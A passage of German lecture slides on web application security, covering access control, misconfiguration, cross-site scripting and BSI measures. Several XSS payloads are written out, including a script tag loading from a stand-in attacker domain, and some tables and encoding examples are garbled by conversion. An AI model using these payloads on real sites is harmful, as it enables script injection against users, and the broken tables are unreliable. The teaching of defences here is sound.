
★ z.B. Durchnummerieren von Möglichkeiten

- ★ Jeder Benutzer kann eigene, indirekte Referenzen haben.
- ★ Wird indirekt zugegriffen, muss der gleiche Sicherheitsmechanismus gelten.

★ Gute Zugriffskontrolle

Broken Access Control

★ Beispiel:



```
SELECT * FROM `order` WHERE userid=:userid  
ORDER BY orderid LIMIT :ocount,1;
```

:userid ist dabei eine Nutzerkennung und :ocount eine vom Browser übertragene Nummer, die die Nummer der vom Benutzer zuzugreifenden Bestellungen enthält.

★ Es werden nur noch Bestellungen des Nutzers selektiert. Eine indirekte Referenz bildet die Bestellungszahl.

→ Vorgehen: Code Review

Broken Access Control

★ Weitere Problemstellen

★ Kann in der UI zu nicht autorisierten Funktionen navigiert werden?

→ Einmal implementierte Zugangskontrolle immer nutzen.

→ Directory-Listing deaktivieren.

→ Metadaten (GIT/Backup) nicht ins Web stellen.

★ Kann als Standard-Benutzer eine serverseitige API/Web Service angesprochen werden?

→ Serverseitig immer die Authentifikation prüfen.

Security Misconfiguration

- ★ Minimales System ohne nicht benötigte Software.
- ★ Alle Software muss in der aktuellsten Version installiert sein → Security Nodes
(wie *Using Components with Known Vulnerabilities*)
- ★ Standardkonfiguration (User/Password) ändern.
- ★ Nur benötigte Optionen aktivieren
(z.B. Ports, Services, Accounts, Rechte).
- ★ Keine aussagekräftigen Fehlermeldungen geben
(z.B. Stack Traces).

Cross-Site Scripting (XSS)

- ★ Ein JavaScript wird auf der Domain A ausgeführt, aber von der Domain B geladen.
- ★ Oft genutzt z.B. bei Google Analytics oder auch wenn Bibliotheken über `<script>` auf fremden Servern eingebunden werden.

Exkurs

Same Origin Policy: JavaScript darf lediglich auf Ressourcen zugreifen, die von dem gleichen Ursprung (Domain, Subdomain, Protokoll und Port) stammen. SOP steht oft in Bezug zu `<iframe>` und AJAX.

Cross-Site Scripting (XSS)

- ★ XSS basiert auf dem ungeprüften Einfügen von Benutzereingaben.
- ★ Es könnte Inhalt eingeschleust werden, der als aktives HTML oder JavaScript interpretiert wird.
- ★ Konstruiert der Angreifer das Markup so, dass von einer anderen Ressource Skripte nachgeladen werden, handelt es sich um XSS.

Cross-Site Scripting (XSS)

★ Beispiel

Please enter your search request

Your search request was: 42




Eine Seite mit Suche

★ HTML-Quelltext

```
<input type="text" name="text" value="42"/>  
<p>42</p>
```

★ Eingabe/Ausgabe auf Browser

```
<script src=http://boese.de/angriff.js>  
</script>
```



Schadhaftes JS-Script

Cross-Site Scripting (XSS)

- ★ Es gibt über 90 verschiedene HTML-Tags.
 - ★ Einige erlauben Ressourcen von der eigenen oder von fremden Domains nachzuladen.
 - ★ Fast alle lassen sich mit Event-Handlern bestücken, die aktiv Code ausführen können.
 - ★ Browser bieten oft eigene Tags bzw. Funktionen mit umfangreichen Fähigkeiten.
 - ★ In CSS kann auch aktiver Code eingefügt werden.

Cross-Site Scripting (XSS)

★ Reflektives XSS

- ★ Fremdes JavaScript wird nur dann ausgeführt, wenn ein Angreifer Parameter in einer Anfrage manipuliert, die in einer darauf **folgenden Antwort** des Servers auftauchen.
- ★ Eine modifizierte Anfrage kann dann z.B. in einem Verweis auf einer anderen Seite eingebaut werden und so einem unbedarften Benutzer untergeschoben werden.

Cross-Site Scripting (XSS)

★ Reflektives XSS – Beispiel


`xss.php?search=Pizza&submit=Search`

Please enter your search request

Your search request was: Pizza

Eine Seite mit Suche

★ `xss.php?search=Pizza"><script>alert("XSS")</script>&
submit=Search`



Suchwort wird in der URI
durch Angriff ergänzt.

Cross-Site Scripting (XSS)

★ Reflektives XSS

- ★ Manche Webseiten filtern HTML-Tags.
Angriffe der Form

`" onmouseover="alert('XSS') " a="`
sind dann ggf. dennoch möglich.

Ergebnis ist dann ggf. folgender Input-Tag

```
<input value="
      " onmouseover="alert('XSS') " a="
                                     "/>
```

→ *Nachteil:* Skript wird nicht automatisch ausgeführt!

Cross-Site Scripting (XSS)

★ Persistentes XSS

- ★ Fremdes JavaScript wird für eine **längere Zeit** auf einer Web-Seite gespeichert. Dies kann z.B. in einer Datenbank geschehen.
- ★ Ein Angreifer kann z.B. durch ein Gästebuch oder durch eine Bewertungsfunktion JavaScript einschleusen. Jeder Nutzer, der dann die Seite besucht, bekommt den präparierten Eintrag zu sehen.

Cross-Site Scripting (XSS)

★ Lazy-XSS

- ★ Ist eine Unterart von persistentem XSS. Es wird JavaScript Code eingefügt, der absichtlich erst zu einem **späteren Zeitpunkt** ausgeführt wird.
- ★ Hier kann z.B. ein Administrationsbackend Ziel des Angriffs werden. Angriffe werden dann durchaus mit Administrator-Rechten ausgeführt.
- ★ Angriffsstellen können u.a. auch ein modifizierter *User Agent* oder *Referer* sein.

Cross-Site Scripting (XSS)

★ Mögliche Auswirkungen

- ★ Mitlesen von Tastatureingaben

- ★ Auswerten von Formularen

- ★ ...

→ Es existieren bereits Frameworks zur Durchführung von XSS-Angriffen

Cross-Site Scripting (XSS)

- ★ Input und Output muss validiert werden

- ★ Maßnahmen

 - ★ HTML Entity Encoding

 - ★ & → &


 - ★ < → <

 - ★ > → >

 - ★ " → "

 - ★ ' → '

 - ★ / → /



Viele Sprachen
bieten Befehle für das
Entity-Encoding an.
Oft ist die Option
ENT_QUOTES
notwendig!

Cross-Site Scripting (XSS)

★ Maßnahmen

★ Unicode/Hex/CSS Encoding

★ Alle Zeichen werden durch die Repräsentationen im Unicode/Hex dargestellt.

★ `\uXXXX` – XXXX ist die Unicode Repräsentation

★ `\xXX` – XX ist die Hex Repräsentation

★ `\XX` – XX ist die CSS Repräsentation

★ Leerzeichen → `\u0020`, `\x20`, `\20`

★ `<` → `\u003c`, `\x3c`, `\3c`

★ `=` → `\u003d`, `\x3d`, `\3d`

★ `"` → `\u0022`, `\x22`, `\22`

Cross-Site Scripting (XSS)

★ Maßnahmen

★ URL Encoding

- ★ Mechanismus, um Informationen in einer URL darzustellen
- ★ Zeichen werden mit ASCII-Zeichensatz dargestellt
- ★ %XX – XX ist hexadezimale Darstellung in ASCII
- ★ Leerzeichen → %20
- ★ < → %3c
- ★ = → %3d
- ★ " → %22

Cross-Site Scripting (XSS)

★ Maßnahmen

★ Input/Output Filterung

★ *Whitelist-Verfahren*

Es werden Zeichen definiert, die in der Ein-/Ausgabe vorkommen dürfen

/ [a-zA-Z0-9] / (Buchstaben und Zahlen)

★ *Blacklist-Verfahren*

Es werden Befehle definiert, die in der Ein-/Ausgabe **nicht** vorkommen dürfen

/<(object|script)>/i

(Verbiete HTML-Tags <object> und <script>)

→ **Blacklist kann veralten und ist meist unvollständig!**

Cross-Site Scripting (XSS)

★ Angriffsstellen und Maßnahmen

★ `UNTRUSTED DATA`

→ HTML Entity Encoding/Whitelist

★ `<input type="text" name="fname" value="UNTRUSTED DATA">`

→ HTML Entity Encoding/Whitelist

★ `clickme`

→ URL Encoding/Whitelist

Cross-Site Scripting (XSS)

★ Angriffsstellen und Maßnahmen

★ `clickme
<iframe src="UNTRUSTED URL" />`

→ URL Encoding/Whitelist

★ `<div style="width: UNTRUSTED DATA;">
Selection</div>`

→ Unicode/Hex/CSS Encoding/Whitelist

★ `<script>var currentValue='UNTRUSTED DATA';
</script>
<script>someFunction('UNTRUSTED DATA');
</script>`

→ Unicode/Hex/CSS Encoding/Whitelist

Sicherheit von Web-Anwendungen

- ★ Maßnahmenkatalog vom Bundesamt für Sicherheit in der Informationstechnik (BSI)
- ★ Hinweise für systematisches Vorgehen zur Erstellung sicherer Web-Anwendungen
- ★ Sowohl für Projektleiter als auch für Software-Entwickler



Bundesamt
für Sicherheit in der
Informationstechnik

Sicherheit von Web-Anwendungen

★ Ebenenmodell zum Sicherheitskonzept

5	Semantik	Schutz vor Täuschung und Betrug
4	Logik	Absicherung von Prozessen Workflows als Ganzes
3	Implementierung	Vermeidung von Programmierfehlern
2	Technologie	Richtige Wahl und sicherer Einsatz von Technologie
1	System	Absicherung der auf der Systemplattform eingesetzten Software
0	Netzwerk/Host	Absicherung von Host und Netzwerk

Sicherheit von Web-Anwendungen

★ Ebenenmodell zum Sicherheitskonzept

5	Semantik	Schutz vor Täuschung und Betrug
4	Logik	Absicherung von Prozessen Workflows etc. ganz
3	Implementierung	Vermeidung von Fehlern
2	Technik	<ul style="list-style-type: none"> ★ Informationen ermöglichen Social Engineering Angriffe ★ Gebrauch von Popups u.ä. erleichtern Phishing-Angriffe ★ Keine Absicherung für den Fall der Fälschung der Web-Site
1	System	ützen
0	Netzwerk/Host	Absicherung von Host und Netzwerk

Sicherheit von Web-Anwendungen

★ Ebenenmodell zum Sicherheitskonzept

5	Semantik	Schutz vor Täuschung und Betrug
4	Logik	Absicherung von Prozessen Workflows als Ganzes
3	Implementierung	Schutz vor Fehlern
2	Technologie	★ Verwendung unsicherer E-Mail in einem ansonsten gesicherten Workflow ★ Angreifbarkeit des Passworts durch nachlässig gestaltete „Passwort vergessen“-Funktion
1	Benutzerschnittstelle	★ Verwendung sicherer Passworte wird nicht erzwungen
0	Netzwerk/Host	Absicherung von Host und Netzwerk

Sicherheit von Web-Anwendungen

★ Ebenenmodell zum Sicherheitskonzept

5	Semantik	Schutz vor Täuschung und Betrug
4	Logik	Absicherung von Prozessen Workflows als Ganzes
3	Implementierung	Vermeidung von Programmierfehlern
2	Technologie	Frühe Wahl und sicherer Einsatz
1	System	★ SQL-Injection ★ Session Riding ersetzen Software
0	Netzwerk/Host	Absicherung von Host und Netzwerk

Sicherheit von Web-Anwendungen

★ Ebenenmodell zum Schutz

5	Semantik	Unverschlüsselte Übertragung sensibler Daten	Vertraulichkeit
4	Logik	Authentisierungsverfahren, die nicht dem Schutzbedarf angemessen sind	
3	Implementierung	Vermeidung von Programmierfehlern	
2	Technologie	Richtige Wahl und sicherer Einsatz von Technologie	
1	System	Absicherung der auf der Systemplattform eingesetzten Software	
0	Netzwerk/Host	Absicherung von Host und Netzwerk	

Sicherheit von Web-Anwendungen

★ Ebenenmodell zum Sicherheitskonzept

5	Semantik	★ Fehler in der Konfiguration der Server	Betrug
4	Logik	★ „Known Vulnerabilities“ in den eingesetzten Software-Produkten	
3	Implementierung	★ Mangelnder Zugriffsschutz in der Datenbank	Implementierungsfehlern
2	Technologie	Einsatz von Technologie und sicherer Einsatz von Technologie	
1	System	Absicherung der auf der Systemplattform eingesetzten Software	
0	Netzwerk/Host	Absicherung von Host und Netzwerk	

Sicherheit von Web-Anwendungen

★ Ebenenmodell zum Sicherheitskonzept

5	Semantik	Schutz vor Täuschung und Betrug
4	Logik	Absicherung von Prozessen Workflows als Ganzes
3	Implementierung	Vermeidung von Programmierfehlern
2	Technologie	Richtige Wahl der Technologien
1	System	<div data-bbox="532 941 1915 1388"> <p>★ Fehler in der Konfiguration des Servers / Netzwerkes</p> <p>★ ...</p> <p>eingesetzten Software</p> </div>
0	Netzwerk/Host	Absicherung von Host und Netzwerk

Sicherheit von Web-Anwendungen

M100 Data Validation: Filterung

- ★ *Ebene: Implementierung*
- ★ Input und Output einer Web-Anwendung sind zu validieren und zu filtern
- ★ Input-Validierung:
 - ★ Injection-Angriffe, ...
- ★ Output-Validierung:
 - ★ Cross-Site Scripting, ...

→ bereits besprochen

Sicherheit von Web-Anwendungen

M110 Data Validation: Whitelisting

- ★ *Ebene: Implementierung*
- ★ Wann immer möglich, ist Filterung nach dem Whitelist-Verfahren dem Blacklist-Verfahren vorzuziehen

→ bereits besprochen

Sicherheit von Web-Anwendungen

M120 Data Validation: manipulierter Input

- ★ *Ebene: Implementierung*
- ★ Manipulierte Eingaben sind generell abzulehnen. Weitere Hinweise über Ursache des Fehlers sind nicht zu geben.

→ bereits besprochen

Sicherheit von Web-Anwendungen

M120 Data Validation: manipulierter Input

★ Mögliche Reaktionen

- ★ Verarbeitung stoppen aber korrekte Verarbeitung vortäuschen
- ★ Zur Homepage oder Fehlerseite anzeigen
- ★ Explizite Warnung, dass Angriff festgestellt wurde

★ Falsche Reaktionen

- ★ Ungefilterte Fehlermeldungen
- ★ „Wegen Wartungsarbeiten nicht verfügbar“ ermuntert Angreifer weiter zu machen
- ★ Eingaben korrigieren und weiterarbeiten

Sicherheit von Web-Anwendungen

M140 Data Validation: SQL-Injection

- ★ *Ebene: Implementierung*
 - ★ Statt embedded bzw. dynamischem SQL sind prepared Statements oder andere sichere Techniken für den Datenbankzugriff zu verwenden
- bereits besprochen

Sicherheit von Web-Anwendungen

M170 Session Management

- ★ *Ebene: Logik, Implementierung*
- ★ Das Session Management ist die problematischste Stelle für die Sicherheit von Web-Anwendungen

→ bereits besprochen

Sicherheit von Web-Anwendungen

M255 Minimalitätsprinzip

- ★ *Ebene: Semantik*
 - ★ Bei der Bereitstellung von Informationen ist abzuwägen zwischen der bestmöglichen Unterstützung des Benutzers und dem Schutz vor Angriffen
- bereits besprochen

Sicherheit von Web-Anwendungen

M280 Enumeration verhindern

- ★ *Ebene: Logik*
 - ★ Zugriffe auf Ressourcen, die durch Enumeration-Techniken verwundbar sind, sind zu überwachen und Wiederholungen angemessen zu begrenzen
- bereits besprochen

Sicherheit von Web-Anwendungen

M290 Sichere Passwörter erzwingen

★ *Ebene: Logik*

★ System akzeptiert nicht jedes gewünschte Passwort, sondern gibt Regeln vor und prüft die Einhaltung

→ bereits besprochen

Sicherheit von Web-Anwendungen

M300 Umgang mit Benutzerkennungen

- ★ *Ebene: Semantik, Logik*
- ★ Mit Benutzerkennung sorgsam umgehen
- ★ Benutzerkennung sollte als nicht-öffentliche Information behandelt werden

→ bereits besprochen

Sicherheit von Web-Anwendungen

M310 Einsatz von SSL/TLS/HTTPS

- ★ *Ebene: Implementierung, Technologie*
- ★ Daten, bei denen Ausspähen verhindert werden muss, sind durch Einsatz des SSL/TLS Protokolls zu schützen
- ★ Verschlüsselt Daten zwischen Server und Browser

Sicherheit von Web-Anwendungen

M320 Informations-Bekanntgabe verhindern

- ★ *Ebene: Implementierung, Logik, Semantik*
- ★ Maßnahmen gegen eine ungewollte Veröffentlichung interner Informationen
- ★ Vorgehensweise:
 - ★ Aus der (X)HTML-Seite sämtliche Kommentare entfernen
 - ★ Fingerprints entfernen
 - ★ Open Source Module umbenennen
 - ★ Typische Merkmale wie Meta-Tags, Form-Variablen usw. umbenennen

Sicherheit von Web-Anwendungen

M320 Informations-Bekanntgabe verhindern

- ★ Fehlermeldungen abfangen und dafür neutrale Fehlermeldungen liefern
- ★ Open-Source oder sonstige Fremdsoftware darauf untersuchen, ob sie im Fehlerfall sicherheitsrelevante Informationen ausgeben
- ★ Enumeration verhindern

Sicherheit von Web-Anwendungen

★ Weitere Maßnahmen auf Systemebene

★ **Monitoring**

Protokollieren von Zugriffen usw. auf Server

★ **Datei-/Datenbank-Berechtigungen**

Strikte Definition, wer was auf dem Dateisystem bzw. in der Datenbank darf

★ **Web-/Datenbank-Serverkonfiguration**

Vielzahl von Konfigurationsmöglichkeiten, um bekannten Schwachstellen zu begegnen oder sie auszuschließen

ISi-S Sicheres Bereitstellen von Web-Angeboten

- ★ BSI-Standards zur Internet-Sicherheit (ISi-Reihe)




Sicheres Bereitstellen von Web-Angeboten
(Isi-Webserver)

- ★ „... Sie zeigt in Abschnitt 3 wie das Web-Angebot und die zugrundeliegende Web-Anwendung aufgebaut werden sollten, um dem Schutz der Vertraulichkeit, Verfügbarkeit, Integrität und Authentizität Rechnung zu tragen. ...“

Quelle BSI: ISi-S Sicheres Bereitstellen von Web-Angeboten

ISi-S Sicheres Bereitstellen von Web-Angeboten


Grundarchitektur für einfache Web-Angebote ohne Hintergrundsysteme



Quelle BSI: ISi-S Sicheres Bereitstellen von Web-Angeboten

ISi-S Sicheres Bereitstellen von Web-Angeboten

Sichere Grundarchitektur für komplexe Web-Angebote



Quelle BSI: ISi-S Sicheres Bereitstellen von Web-Angeboten

Literatur

- ★ dejure.org Rechtsinformationssysteme GmbH:
dejure.org, <http://dejure.org/>
 - ★ OWASP Foundation: Open Web Application
Security Project, <http://www.owasp.org/>
 - ★ html5sec.org: HTML5 Security Cheatsheet,
<http://html5sec.org>
- M. Heiderich, C. Mattheis, J. Dahse und fukami:
Sichere Webanwendungen, Galileo Press, 2009

Literatur

- ★ Williams, H. und Lane, D: Web Datenbank Applikationen, O'Reilly, 2003
- ★ PHP Hypertext Preprocessor, www.php.net
- ★ BSI: Sicherheit von Webanwendungen, Maßnahmenkatalog und Best Practices, August 2006
- ★ BSI: BSI-Standards zur Internet-Sicherheit (Isi-Reihe) - Sicheres Bereitstellen von Web-Angeboten (ISi-Webserver), Version 1.1 vom 23. Oktober 2017
- ★ Wikipedia: SQL-Injektion, <http://de.wikipedia.org/wiki/SQL-Injektion>